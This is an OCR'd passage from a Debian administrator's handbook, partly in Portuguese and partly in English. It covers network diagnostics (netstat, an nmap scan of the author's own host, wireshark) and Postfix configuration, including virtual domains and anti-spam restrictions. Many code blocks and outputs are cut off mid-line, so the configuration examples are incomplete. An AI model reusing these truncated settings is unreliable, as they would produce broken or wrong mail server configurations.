Other options, documented in the netstat(8) manual page, provide an even finer control over the displayed results. In practice, the first five options are so often used together that systems and network administrators

practically acquired **netstat -tupan** as a reflex. Typical results, on a lightly loaded machine, may look like the following:

```
# netstat -tupan
Active Internet connections (serv
Proto Recv-Q Send-Q Local Address
tcp        0      0 0.0.0.0:22
tcp        0      0 127.0.0.1:25
tcp        0      0 192.168.1.24
tcp        0      0 192.168.1.24
tcp6       0      0 :::22
tcp6       0      0 ::1:25
udp        0      0 0.0.0.0:68
udp        0      0 192.168.1.24
udp        0      0 127.0.0.1:12
udp        0      0 0.0.0.0:123
udp6       0      0 fe80::a00:27
udp6       0      0 2002:52e0:87
```

```
udp6       0      0 ::1:123
udp6       0      0 :::123
```

As expected, this lists established connections, two SSH connections in this case, and applications waiting for incoming connections (listed as `LISTEN`), notably the Exim4 email server listening on port 25.

10.8.2. Diagnóstico Remoto: nmap

nmap (in the similarly-named package) is, in a way, the remote equivalent for **netstat**. It can scan a set of “well-known” ports for one or

several remote servers, and list the ports where an application is found to answer to incoming connections. Furthermore, **nmap** is able to identify some of these applications, sometimes even their version number. The counterpart of this tool is that, since it runs remotely, it cannot provide information on processes or users; however, it can operate on several targets at once.

A typical **nmap** invocation only uses the `-A` option (so that **nmap** attempts to identify the versions of the server software it finds) followed by one or more IP addresses or DNS names of machines to scan. Again, many more

options exist to finely control the behavior of **nmap**; please refer to the documentation in the nmap(1) manual page.

```
# nmap scouzmir

Starting Nmap 5.00 ( http://nmap
Interesting ports on 192.168.1.1(
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
MAC Address: 52:54:00:99:01:01 (C

Nmap done: 1 IP address (1 host u
# nmap -A localhost

Starting Nmap 5.00 ( http://nmap
Warning: Hostname localhost resol
```

```
Interesting ports on localhost (1
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.5
|  ssh-hostkey: 1024 af:07:60:17
|_ 2048 25:b0:aa:6b:11:5a:56:b6:8
25/tcp  open  smtp    Exim smtpd
|  smtp-commands: EHLO scouzmir.l
|_ HELP Commands supported: AUTH
111/tcp open  rpcbind
|  rpcinfo:
|  100000  2    111/udp  rpcbind
|  100024  1  53273/udp  status
|  100000  2    111/tcp  rpcbind
|_ 100024  1  41127/tcp  status
No exact OS matches for host (If
TCP/IP fingerprint:
OS:SCAN(V=5.00%D=10/12%OT=22%CT=1
OS:-pc-linux-gnu)SEQ(SP=BF%GCD=1%
OS:1NW4%O2=M400CST11NW4%O3=M400CI
OS:=M400CST11)WIN(W1=8000%W2=800(
OS:F=Y%T=40%W=8018%O=M400CNNSNW4%
```

```
OS:0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%R
OS:G%RID=G%RIPCK=G%RUCK=G%RUD=G)I

Network Distance: 0 hops
Service Info: Host: scouzmir.inte

OS and Service detection performe
Nmap done: 1 IP address (1 host u
```

As expected, the SSH and Exim4 applications are listed. Note that not all applications listen on all IP addresses; since Exim4 is only accessible on the `lo` loopback interface, it only appears during an analysis of `localhost` and not when scanning `scouzmir` (which maps to the `eth0` interface on the same

machine).

10.8.3. Sniffers: tcpdump and wireshark

Sometimes, one needs to look at what actually goes on the wire, packet by packet. These cases call for a “frame analyzer”, more widely known as a *sniffer*. Such a tool observes all the packets that reach a given network interface, and displays them in a user-friendly way.


The venerable tool in this domain is

tcpdump, available as a standard tool on a wide range of platforms. It allows many kinds of network traffic capture, but the representation of this traffic stays rather obscure. We will therefore not describe it in further detail.

A more recent (and more modern) tool, **wireshark** (in the wireshark package), is slowly becoming the new reference in network traffic analysis due to its many decoding modules that allow for a simplified analysis of the captured packets. The packets are displayed graphically with an organization based on the protocol layers. This allows a user to visualize all protocols involved in a packet. For example, given a

packet containing an HTTP request, **wireshark** displays, separately, the information concerning the physical layer, the Ethernet layer, the IP packet information, the TCP connection parameters, and finally the HTTP request itself.

Figure 10.1. O analisador de tráfego de rede wireshark


eth0 - Wireshark (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
13 2.427696 2a01:e34:ee13:c200:a0 2001:858:2:2:214:22ff TCP 58954 > http [SYN] Seq=0 Win=5680 Len=0 M
14 2.513829 fe80::224:d4ff:fea4:2 ff02::1:ff96:fb1a ICMPv6 Neighbor solicitation
15 2.513991 2a01:e34:ee13:c200:a0 fe80::224:d4ff:fea4:2 ICMPv6 Neighbor advertisement
16 2.514513 2001:858:2:2:214:22ff 2a01:e34:ee13:c200:a0 TCP http > 58954 [SYN, ACK] Seq=0 Ack=1 Win=5
17 2.514612 2a01:e34:ee13:c200:a0 2001:858:2:2:214:22ff TCP 58954 > http [ACK] Seq=1 Ack=1 Win=5696 L
18 2.517404 2a01:e34:ee13:c200:a0 ff02::fb MDNS Standard query SRV Freebox Server._ftp._t
19 2.518110 192.168.1.47 224.0.0.251 MDNS Standard query SRV Freebox Server._ftp._t
20 2.520657 2a01:e34:ee13:c200:a0 2001:858:2:2:214:22ff HTTP GET / HTTP/1.1
21 2.605068 2001:858:2:2:214:22ff 2a01:e34:ee13:c200:a0 TCP http > 58954 [ACK] Seq=1 Ack=359 Win=6784
22 2.615336 2001:858:2:2:214:22ff 2a01:e34:ee13:c200:a0 TCP [TCP segment of a reassembled PDU]
23 2.615396 2a01:e34:ee13:c200:a0 2001:858:2:2:214:22ff TCP 58954 > http [ACK] Seq=359 Ack=1409 Win=8
Frame 20 (444 bytes on wire, 444 bytes captured)
Ethernet II, Src: CadmusCo_96:fb:1a (08:00:27:96:fb:1a), Dst: FreeboxS_a4:20:64 (00:24:d4:a4:20:64)
Internet Protocol Version 6
0110 .... = Version: 6
.... 0000 0000 .... = Traffic class: 0x00000000
.... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
Payload length: 390
Next header: TCP (0x06)
Hop limit: 64
Source: 2a01:e34:ee13:c200:a00:27ff:fe96:fb1a (2a01:e34:ee13:c200:a00:27ff:fe96:fb1a)
Destination: 2001:858:2:2:214:22ff:fe0d:7717 (2001:858:2:2:214:22ff:fe0d:7717)
Transmission Control Protocol, Src Port: 58954 (58954), Dst Port: http (80), Seq: 1, Ack: 1, Len: 358
Source port: 58954 (58954)
Destination port: http (80)
[Stream index: 4]
0030 22 ff fe 0d 77 17 e6 4a 00 50 a2 24 08 9a 6e 4b "...w..J .P.$..nK
0040 13 04 80 18 00 59 d8 1c 00 00 01 01 08 0a 00 00 .....Y.. ....
0050 2c e2 20 0b f9 a5 47 45 54 20 2f 20 48 54 54 50 ,. ...GE T / HTTP
0060 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 77 77 77 2e /1.1..Ho st: www.
Transmission Control Protocol (tcp),... Packets: 349 Displayed: 349 Marked: 0 Dropped: 0 Profile: Default

In our example, the packets traveling over SSH are filtered out (with the `!tcp.port == 22` filter). The packet currently displayed was developed at the TCP and HTTP layers.

DICA wireshark sem interface gráfica:

tshark

When one cannot run a graphical interface, or does not wish to do so for whatever reason, a text-only version of **wireshark** also exists under the name **tshark** (in a separate tshark package). Most of the capture and decoding features are still available, but the lack of a graphical interface necessarily limits the interactions with the program (filtering packets after they've been captured, tracking of a given TCP connection, and so on). It can still be used as a first approach. If further manipulations are intended and require the graphical interface, the packets can be saved to a file and this file can be loaded into a graphical **wireshark** running on another machine.

CULTURA ethereal e wireshark

wireshark seems to be relatively young; however, it is only the new name for a software application previously known as **ethereal**. When its main developer left the company where he was employed, he was not able to arrange for the transfer of the registered trademark. As an alternative he went for a name change; only the name and the icons for the software actually changed.

Chapter 11. Serviç de Rede: Postfix, Apache, NFS, Samba, Squid, LDAP

Serviços de rede são programas que os usuários interagem diretamente no seu dia-a-dia. Eles são a ponta do icebergue da informação, e este capítulo foca neles; as partes escondidas nas quais eles dependem são a infraestrutura que nós já descrevemos.

11.1. Servidor de Correio Eletrônico

Os administradores da Falcot Corp selecionaram o Postfiz como servidor de correio eletrônico, devido a sua confiabilidade e fácil configuração. De fato, seu projeto reforça que cada tarefa é implementada em um processo com um conjunto mínimo de permissões, que é uma medida de mitigação contra problemas de segurança.

***ALTERNATIVA* O servidor Exim4**

O Debian utiliza os Exim4 como o

servidor de e-mail padrão (eis o porque da instalação inicial incluir o Exim4). A configuração é provida por um pacote diferente, exim4-config, e automaticamente customizado baseado nas respostas de um conjunto de questões no Debconf muito similar as questões feitas pelo pacote postfix.

The configuration can be either in one single file (`/etc/exim4/exim4.conf.template`) or split across a number of configuration snippets stored under `/etc/exim4/conf.d/`. In both cases, the files are not used directly by Exim4, but they are aggregated or parsed (by the **update-exim4.conf** command) into the authoritative file, `/etc/exim4/exim4.conf.template` (which is compiled to

`/var/lib/exim4/config.autogenerated`, when Exim4 starts). **update-exim4.conf** allows replacing some tags in the configuration snippets by data deducted from the answers to the Debconf questions.

A sintaxe do arquivo de configuração do Exim4 tem suas particularidades e sua curva de aprendizado, contudo, uma vez que essas particularidades são compreendidas, o Exim4 se torna um servidor de e-mail muito completo e poderoso, como evidenciado pelas suas muitas páginas de documentação.

→ http://www.exim.org/docs.html

11.1.1. Instalando o

Postfix

O pacote postfix incluí um o daemon SMTP principal. Outros pacotes (como o postfix-ldap e postfix-pgsql) adicional funcionalidades extras ao Postfix, incluindo a bancos de dados de mapeamento. Você só deve instalá-los se souber que você precisa dos mesmos.

***DE VOLTA AO BÁSICO* SMTP**

SMTP (*Protocolo Simples para Transferência de Correio*) é um protocolo usado por servidores de e-mail para intercambiar e rotear e-mails.

Diversas questões Debconf são feitas durante o processo de instalação do pacote. As respostas permitem gerar a primeira versão do arquivo de configuração `/etc/postfix/main.cf`.

The first question deals with the type of setup. Only two of the proposed answers are relevant in case of an Internet-connected server, “Internet site” and “Internet with smarthost”. The former is appropriate for a server that receives incoming email and sends outgoing email directly to its recipients, and is therefore well-adapted to the Falcot Corp case. The latter is appropriate for a server receiving incoming email normally,

but that sends outgoing email through an intermediate SMTP server — the “smarthost” — rather than directly to the recipient's server. This is mostly useful for individuals with a dynamic IP address, since many email servers reject messages coming straight from such an IP address. In this case, the smarthost will usually be the ISP's SMTP server, which is always configured to accept email coming from the ISP's customers and forward it appropriately. This setup (with a smarthost) is also relevant for servers that are not permanently connected to the internet, since it avoids having to manage a queue of undeliverable messages that need to be retried later.

VOCABULÁRIO ISP

ISP é acrônico para "Internet Service Provider" (Provedor de Serviços de Internet). Isto cobre uma entidade, normalmente uma empresa, que provê conexões a internet e seus serviços básicos associados (e-mail, notícias e assim por diante).


The second question deals with the full name of the machine, used to generate email addresses from a local user name; the full name of the machine ends up as the part after the at-sign (“@”). In the case of Falcot, the answer should be `mail.falcot.com`. This is the only question asked by default, but

the configuration it leads to is not complete enough for the needs of Falcot, which is why the administrators run **dpkg-reconfigure postfix** so as to be able to customize more parameters.

One of the extra questions asks for all the domain names related to this machine. The default list includes its full name as well as a few synonyms for `localhost`, but the main `falcot.com` domain needs to be added by hand. More generally, this question should usually be answered with all the domain names for which this machine should serve as an MX server; in other words, all the domain names for which the DNS says this machine will accept

email. This information ends up in the `mydestination` variable of the main Postfix configuration file, `/etc/postfix/main.cf`.

Figure 11.1. Role of the DNS *MX* record while sending a mail



EXTRA Consultando os registros MX

Quando o DNS não contém um registro MX para o domínio, o servidor e-mail tentará enviar as mensagens para o hospedeiro em si, usando o registro

correspondente A (ou AAAA em IPv6).

Em alguns casos, a instalação pode perguntar quais redes devem ser permitidas a enviar e-mail usando a máquina. Em sua configuração padrão, o Postfix somente aceita e-mails vindo da máquina em si, a rede local normalmente será adicionada. Os administradores da Falcot Corp adicionaram `192.168.0.0/16` na pergunta padrão. Se a questão não é feita, a variável relevante no arquivo de configuração é `mynetworks`, como visto no exemplo abaixo.

E-mails locais podem ser enviados

através do comando **procmail**. Esta ferramenta permite aos usuários organizarem seus e-mail de entrada de acordo com a regras armazenadas em seu arquivo `~/.procmailrc`.

Após este primeiro passo, os administradores conseguiram o seguinte arquivo de configuração; ele será usado como ponto de partida para adicionarmos funcionalidades extras nas próximas seções.

Example 11.1. Arquivo inicial `/etc/postfix/main.cf`

```
# See /usr/share/postfix/main.cf

# Debian specific:  Specifying a
# line of that file to be used as
```

```
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP
biff = no

# appending .domain is the MUA's
append_dot_mydomain = no

# Uncomment the next line to gene
#delay_warning_time = 4h

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/cert
smtpd_tls_key_file=/etc/ssl/priva
smtpd_use_tls=yes
smtpd_tls_session_cache_database
smtp_tls_session_cache_database =

# See /usr/share/doc/postfix/TLS_
# information on enabling SSL in
```

```
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliase
myorigin = /etc/mailname
mydestination = mail.falcot.com,
relayhost =
mynetworks = 127.0.0.0/8 192.168
mailbox_command = procmail -a "$E
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SECURITY Snake oil SSL certificates

The *snake oil* certificates, like the *snake oil* “medicine” sold by unscrupulous quacks in old times, have absolutely no value, since they are generated similarly on all Debian systems, with the same “private” part. They should only be used for testing purposes, and normal service

must use real certificates; these can be generated with the procedure described in Section 10.2.1.1, “Infraestrutura de Chaves Públicas: *easy-rsa*”.

11.1.2. Configurando Domínios Virtuais

O servidor de e-mails pode receber e-mails de outros domínios além do domínio principal; estes são conhecidos como domínios virtuais. Na maioria dos casos quando isto ocorre, os e-mails não ultimamente destinados aos usuários locais. O Postfix provê duas funcionalidades interessantes para

manipular domínios virtuais.

> ***CUIDADO*** **Domínios virtuais e domínios canônicos**
>
> Nenhum dos domínios virtuais deve ser referenciado na variável `mydestination`; está variável somente contém os nomes "canônicos" dos domínios diretamente associados a máquina e seus usuários locais.

11.1.2.1. Virtual Alias Domains

A virtual alias domain only contains aliases, i.e. addresses that only forward

emails to other addresses.

Tal domínio é ativado ao se adicionar seu nome a variável `virtual_alias_domains`, e referenciar um arquivo de mapa de endereços a variável `virtual_alias_maps`.

Example 11.2. Diretivas para serem adicionadas no arquivo `/etc/postfix/main.cf`

```
virtual_alias_domains = falcotsbr
virtual_alias_maps = hash:/etc/po
```

The `/etc/postfix/virtual` file describes mapping with a rather straightforward syntax: each line contains two fields separated by

whitespace; the first field is the alias name, the second field is a list of email addresses where it redirects. The special `@domain.tm.fr` syntax covers all remaining aliases in a domain.

Example 11.3. Arquivo de exemplo `/etc/postfix/virtual`

```
webmaster@falcotsbrand.tm.fr  jea
contact@falcotsbrand.tm.fr    lau
# The alias below is generic and
# the falcotsbrand.tm.fr domain r
# These addresses forward email t
# falcot.com domain.
@falcotsbrand.tm.fr                @fa
```

11.1.2.2. Virtual Mailbox Domains

CAUTION Combined virtual domain?

Postfix does not allow using the same domain in both `virtual_alias_domains` and `virtual_mailbox_domains`. However, every domain of `virtual_mailbox_domains` is implicitly included in `virtual_alias_domains`, which makes it possible to mix aliases and mailboxes within a virtual domain.

Messages addressed to a virtual mailbox domain are stored in mailboxes not assigned to a local system user.

Enabling a virtual mailbox domain requires naming this domain in the

`virtual_mailbox_domains` variable, and referencing a mailbox mapping file in `virtual_mailbox_maps`. The `virtual_mailbox_base` parameter contains the directory under which the mailboxes will be stored.

The `virtual_uid_maps` parameter (respectively `virtual_gid_maps`) references the file containing the mapping between the email address and the system user (respectively group) that “owns” the corresponding mailbox. To get all mailboxes owned by the same owner/group, the syntax is `static:5000`.

Example 11.4. Diretivas para serem

adicionadas no arquivo `/etc/postfix/main.cf`

```
virtual_mailbox_domains = falcot
virtual_mailbox_maps = hash:/etc/
virtual_mailbox_base = /var/mail/
```

Again, the syntax of the `/etc/postfix/vmailbox` file is quite straightforward: two fields separated with whitespace. The first field is an email address within one of the virtual domains, and the second field is the location of the associated mailbox (relative to the directory specified in *virtual_mailbox_base*). If the mailbox name ends with a slash (`/`), the emails will be stored in the *maildir* format; otherwise, the traditional *mbox* format

will be used. The *maildir* format uses a whole directory to store a mailbox, each individual message being stored in a separate file. In the *mbox* format, on the other hand, the whole mailbox is stored in one file, and each line starting with "`From ` " (`From` followed by a space) signals the start of a new message.

Example 11.5. O arquivo `/etc/postfix/vmailbox`

```
# Jean's email is stored as mail
# one file per email in a dedicat
jean@falcot.org falcot.org/jean/
# Sophie's email is stored in a t
# with all mails concatenated int
sophie@falcot.org falcot.org/soph
```

11.1.3. Restrições para Recebimento e Envio

The growing number of unsolicited bulk emails (*spam*) requires being increasingly strict when deciding which emails a server should accept. This section presents some of the strategies included in Postfix.

CULTURA O problema do spam

"Spam" is a generic term used to designate all the unsolicited commercial emails (also known as UCEs) that flood our electronic mailboxes; the unscrupulous individuals sending them

are known as spammers. They care little about the nuisance they cause, since sending an email costs very little, and only a very small percentage of recipients need to be attracted by the offers for the spamming operation to make more money than it costs. The process is mostly automated, and any email address made public (for instance, on a web forum, or on the archives of a mailing list, or on a blog, and so on) will be discovered by the spammers' robots, and subjected to a never-ending stream of unsolicited messages.

All system administrators try to face this nuisance with spam filters, but of course spammers keep adjusting to try to work around these filters. Some even rent networks of machines compromised by a worm from various crime syndicates.

Recent statistics estimate that up to 95% of all emails circulating on the Internet are spam!

11.1.3.1. Restrições de Acesso Baseados no IP

A diretiva `smtpd_client_restrictions` controla quais máquinas tem permissão para se comunicar com o servidor de e-mail.

Example 11.6. Restrições Baseadas no Endereço do Cliente

```
smtpd_client_restrictions = perm
    warn_if_reject reject_unknow
```

```
    check_client_access hash:/etc
    reject_rbl_client sbl-xbl.spa
    reject_rbl_client list.dsbl.c
```

When a variable contains a list of rules, as in the example above, these rules are evaluated in order, from the first to the last. Each rule can accept the message, reject it, or leave the decision to a following rule. As a consequence, order matters, and simply switching two rules can lead to a widely different behavior.

A diretiva `permit_mynetworks`, usada como primeira regra, aceita e-mails vindos de uma máquina na rede local (como definido na variável de configuração *mynetworks*).

The second directive would normally reject emails coming from machines without a completely valid DNS configuration. Such a valid configuration means that the IP address can be resolved to a name, and that this name, in turn, resolves to the IP address. This restriction is often too strict, since many email servers do not have a reverse DNS for their IP address. This explains why the Falcot administrators prepended the `warn_if_reject` modifier to the `reject_unknown_client` directive: this modifier turns the rejection into a simple warning recorded in the logs. The administrators can then keep an eye on the number of messages that

would be rejected if the rule were actually enforced, and make an informed decision later if they wish to enable such enforcement.

DICA tabelas de *acesso*

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created from an uncompressed copy of the `/usr/share/doc/postfix-doc/examples/access.gz` file. This model is self-documented in its comments, which means each table describes its own syntax.

The `/etc/postfix/access_clientip` table

lists IP addresses and networks; `/etc/postfix/access_helo` lists domain names; `/etc/postfix/access_sender` contains sender email addresses. All these files need to be turned into hash-tables (a format optimized for fast access) after each change, with the **postmap /etc/postfix/*file*** command.

The third directive allows the administrator to set up a black list and a white list of email servers, stored in the `/etc/postfix/access_clientip` file. Servers in the white list are considered as trusted, and the emails coming from there therefore do not go through the following filtering rules.

The last two rules reject any message coming from a server listed in one of the indicated black lists. RBL is an acronym for *Remote Black List*; there are several such lists, but they all list badly configured servers that spammers use to relay their emails, as well as unexpected mail relays such as machines infected with worms or viruses.

TIP White list and RBLs

Black lists sometimes include a legitimate server that has been suffering an incident. In these situations, all emails coming from one of these servers would be rejected unless the server is listed in a whitelist defined by

`/etc/postfix/access_clientip`.

A prudência recomenda a inclusão de todos os servidores confiáveis na lista branca de onde muito e-mail são geralmente recebidos.

11.1.3.2. Verificando a Validade dos Comandos `EHLO` ou `HELO`

Toda troca SMTP começa com um comando `HELO` (ou `EHLO`), seguido do nome do servidor de e-mail enviante; verificar a validade deste nome pode ser interessante.

Example 11.7. Restrictions on the name announced in `EHLO`

```
smtpd_helo_restrictions = permit_
    check_helo_access hash:/etc/p
    reject_non_fqdn_hostname, war
```

The first `permit_mynetworks` directive allows all machines on the local network to introduce themselves freely. This is important, because some email programs do not respect this part of the SMTP protocol adequately enough, and they can introduce themselves with nonsensical names.

The `reject_invalid_hostname` rule rejects emails when the `EHLO` announce lists a syntactically incorrect hostname.

The `reject_non_fqdn_hostname` rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The `reject_unknown_hostname` rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to too many rejections, the administrators turned its effect to a simple warning with the `warn_if_reject` modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

Using `permit_mynetworks` as the first rule has an interesting side effect: the

following rules only apply to hosts outside the local network. This allows blacklisting all hosts that announce themselves as part of the `falcot.com`, for instance by adding a `falcot.com REJECT You're not in our network!` line to the `/etc/postfix/access_helo` file.

11.1.3.3. Accepting or Refusing Based on the Announced Sender

Toda mensagem tem um remetente, anunciado pelo comando `MAIL FROM` do protocolo SMTP; novamente esta informação pode ser validada de

diversas maneiras.

Example 11.8. Verificações do Remetente

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc
    reject_unknown_sender_domain,
    reject_non_fqdn_sender
```

The `/etc/postfix/access_sender` table maps some special treatment to some senders. This usually means listing some senders into a white list or a black list.

The `reject_unknown_sender_domain` rule requires a valid sender domain, since it is needed for a valid address.

The `reject_unlisted_sender` rule rejects local senders if the address does not exist; this prevents emails from being sent from an invalid address in the `falcot.com` domain, and messages emanating from `joe.bloggs@falcot.com` are only accepted if such an address really exists.

Finally, the `reject_non_fqdn_sender` rule rejects emails purporting to come from addresses without a fully-qualified domain name. In practice, this means rejecting emails coming from `user@machine`: the address must be announced as either `user@machine.example.com` or

`user@example.com`.

11.1.3.4. Aceitando e Rejeitando Baseado no Destinatário

Todo e-mail tem ao menos um destinatário, anunciado com o comando `RCPT TO` no protocolo SMTP. Estes endereços também são passíveis de validação, mesmo que sejam menos relevantes do que as verificações feitas no endereço do remetente.

Example 11.9. Verificações pelo Destinatário

```
smtpd_recipient_restrictions = pe
    reject_unauth_destination, re
    reject_non_fqdn_recipient
```

`reject_unauth_destination` is the basic rule that requires outside messages to be addressed to us; messages sent to an address not served by this server are rejected. Without this rule, a server becomes an open relay that allows spammers to sent unsolicited emails; this rule is therefore strongly recommended, and it will be located near the beginning of the list for preference, so as to avoid other rules to authorize the message to pass through before its destination has been checked.

